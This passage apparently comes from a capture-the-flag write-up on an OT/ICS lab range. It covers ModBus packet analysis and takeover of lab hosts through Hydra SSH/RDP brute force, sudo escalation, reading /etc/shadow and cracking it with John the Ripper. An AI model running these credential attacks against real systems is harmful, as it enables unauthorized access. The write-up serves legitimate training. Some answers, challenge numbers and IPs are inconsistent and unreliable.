


Figure 87: MAC Address that makes ModBus Query to Register

[Challenge 35:] What is the MAC address of the responding machine? (Use hex but do not put the colons)

ANSWER: 001cc05f490a

Methodology/Exploitation: ModBus Protocol Packet Analysis Using Wireshark

1. To solve this challenge, we know it's the slave nodes providing the responses, so we can go ahead to investigate the packets carefully at **Ethernet II** and find the MAC address which is this answer 001cc05f490a.




Figure 88: MAC Address of Responding Machine

[Challenge 36:] What is the destination MAC address of all the ModBus responses? (Use hex but do not put the colons)

ANSWER: ffffffffffff

Methodology/Exploitation: ModBus Protocol Packet Analysis Using Wireshark

1. To solve this challenge, if we investigate into **Ethernet II**, we'll see the destination MAC address for all the ModBus responses are forwarded to a broadcast MAC address which is this answer ffffffffffff.




Figure 89: Destination Mac Address of all ModBus Responses

[Challenge 36:] What is the length of ModBus/TCP response?

ANSWER: 5

Methodology/Exploitation: ModBus Protocol Packet Analysis Using Wireshark

1. To solve this challenge, if we investigate into **ModBus/TCP** so we can find the length of a response which is this answer 5.




Figure 90: Length of ModBus TCP Response

[Challenge 38:] Compromise the 192.168.110.230 machine to gain user-level access. Locate the userflag.txt and submit the content of the file.

ANSWER: OTUser-5123

Methodology/Exploitation: Weak password Bruteforce and Directory Enumeration

1. To solve this challenge, we make sure we are first logged into the machine using **SSH** via the weak credentials we found with **Hydra** admin:12345678.




Figure 91: 192.168.110.230 SSH Access

2. Next, we enumerate the directories to see if we can find the userflag.txt. After we find our file, we read the content of the which provides our answer OTUser-5123.

Figure 92: Cat Userflag.txt

[Challenge 39:] Escalate your privilege to that of a root user on the machine 192.168.110.230 machine, locate rootflag.txt and submit the content of the file.

ANSWER: OTRoot-8125

Methodology/Exploitation: Privilege Escalation via sudo

1. To solve this challenge, we must login using the same weak admin:12345678 credentials with **SSH.** We take note of the kernel and Operating System information displayed to us (Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-52-generic x86_64) and merely seeing this, we know this machine is vulnerable to **Overlayfs vulnerability (CVE-2021-3493)**.




Figure 93: 192.168.110.230 SSH Access & Kernel/OS Info

2. Next, before we exploit the vulnerability, we want to see what groups our user belongs to, so we use the **id** command which shows our **admin** user belongs to the **sudo** group (A group of superusers that can access root account and receive unlimited privileges.). We proceed to escalate our privileges to **root** using this method instead by launching the **sudo su** command which prompts us to type in the admin user's password 12345678. After this, our privileges have been escalated to root. Now we can enumerate all directories and try to find our rootflag.txt. We read the content of our file and find the answer OTRoot-8125.




Figure 94: UID/Group Enumeration, Sudo Privilege Escalation & cat rootflag.txt

[Challenge 40:] **Compromise 172.25.100.105 machine to gain user-level access. Locate userflag.txt and submit the content of the file.**

ANSWER: OTUserTwoSA-4612

Methodology/Exploitation: Weak Credential Bruteforce to gain RDP Access

1. To solve this challenge, having found port **3389** available on the host, we proceed to bruteforce for weak credentials with **Hydra** to enable us RDP access. We can find weak credentials once again kevin:Pa$$w0rd123.




Figure 95: 172.25.100.25 RDP Bruteforce Using Hydra

2. With **xfreerdp** and the weak credentials we found for **kevin**; we use **xfreerdp** to gain remote desktop protocol access into the system.




Figure 96: 172.25.100.105 RDP Access Using XfreeRDP

3. We begin to enumerate the directories to discover the userflag.txt file and once we find the file, we read the file content which answers this challenge OTUserTwoSA-4612.




Figure 97: Userflag.txt Content Enumeration

[Challenge 41:] Escalate your privilege to that of an Administrator in the 172.25.100.105 machine, locate adminflag.txt and submit the content of the file.

ANSWER: OTAdminTwo-9132

Methodology/Exploitation: Lateral Movement via File Sharing Attack Vulnerability

1. To solve this challenge, we must escalate our privilege to that of an administrator and since **kevin** is a regular user, we cannot gain access into the **Administrator** user folder. We tried to share the administrator folder with **kevin,** but it asks for the **Administrator** password which we don't have but we tried to guess the password and failed.

2. Next, we tried to upgrade **kevin** to have administrative rights on his account but since we don't have the **Administrator** password, this option failed as well.

3. In this case, left out of options of what to do, I shared **kevin's** user folder with that of the administrator since I ran out of options.




Figure 98: Kevin User Folder Shared with Administrator

4. After sharing **kevin's** folder with **Administrator**, I was able to move laterally into the Administrator folder (It was as if **kevin** was now part of **Administrator** group, had **administrative** access or now had ownership/access of **administrative** files and folders).

5. I proceeded into the Administrator folder and enumerated the directories to try and find the **adminflag.txt** which was in the Documents folder. I read the content of the file which helped answer this challenge OTAdminTwo-9132.




Figure 99: Adminflag.txt Content Enumeration

Vulnerability Impact:

1. Weak User Account Password:
2. CVE-2021-3493 Vulnerability:
3. Unlimited Sudo Privilege Access Vulnerability:
4. Lateral Movement Via File Sharing Attack:

Remediations:

1. Weak User Account Password Vulnerability Remediation:
2. CVE-2021-3493 Vulnerability Remediation:
3. Unlimited Sudo Privilege Access Vulnerability:
4. Lateral Movement Via File Sharing Remediation:

PIVOTING AND DOUBLE PIVOTING RANGE

SCOPE:

IP Address Range: 172.25.65.0/24, 192.168.65.0/24, 192.168.5.0/24, 172.25.25.0/24, 192.168.25.0/24, 192.168.35.0/24, 192.168.45.0/24

[Challenge 42:] What is the last four hex digits of the ECDSA ssh-hostkey at machine 192.168.65.200? (Hint – do not enter the colon, just characters)

ANSWER: c31c

Methodology/Exploitation: Nmap script scan

1. To solve this challenge, we first discover if port 22 open on the host. After discovering it's open, we proceed to use nmap to collect more information about the service using **nmap -sC** (script scan) command. This helps us find our answer c31c.




Figure 100: 192.168.65.200 Nmap Script Scan

[Challenge 43:] **What is the root password of the user at the machine located at the Ip address of 192.168.65.200?**

ANSWER: pupeettwo

Methodology/Exploitation: Weak SSH Credential Bruteforce and Hash Cracking with John the Ripper

1. To solve this challenge, we proceed by brute forcing SSH service on port **22** for weak credentials using **Hydra**. We found the credentials vagrant:vagrant after which we used to gain SSH access into the machine.

```
┌──(root💀kali)-[/home/kali/Downloads/Omini/PIVOT]
└─# hydra -L /home/kali/Downloads/Usernames.txt -P /home/kali/Downloads/Passwords.txt 192.168.65.200 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-11-23 12:18:38
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1820 login tries (l:35/p:52), ~114 tries per task
[DATA] attacking ssh://192.168.65.200:22/
[22][ssh] host: 192.168.65.200   login: vagrant   password: vagrant
[STATUS] 337.00 tries/min, 337 tries in 00:01h, 1488 to do in 00:05h, 16 active
```

Figure 101: 192.168.65.200 SSH Bruteforce Using Hydra

2. Next, we use the **id** command to check the groups the user vagrant belongs to, we see that the user belongs to the sudo group (A group of superusers that can access root account and receive unlimited privileges.) Using **sudo su** command we escalate the user privileges to that of **root**.

```
┌──(root💀kali)-[/home/kali/Downloads/Omini/PIVOT]
vagrant@debian-9:~$ id
uid=900(vagrant) gid=900(vagrant) groups=900(vagrant),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),108(netdev),112(bluetooth)
vagrant@debian-9:~$ sudo su
root@debian-9:/home/vagrant#
```

Figure 102: UID/Group Enumeration & Sudo Privilege Escalation

3. After escalating our privilege, we read both the **/etc/passwd** and **/etc/shadow** file with the aim of discovering the **root** user account and password hash to crack and find the password.

Figure 103: Cat /etc/passwd




Figure 104: Cat /etc/shadow

4. We store content of **/etc/passwd** and **/etc/shadow** into **password.txt** and **shadow.txt** then use the **unshadow command** to merge them both into a file called **unshadow**. Then issue the following command **export CPUID_DISABLE=1**




Figure 105: Merge as Unshadow

5. Finally, we use **John the ripper**, specify our password wordlist provided to us to try and crack the hashes present in the unshadow file. The password of the **root** user is puppettwo which is the answer of this challenge.

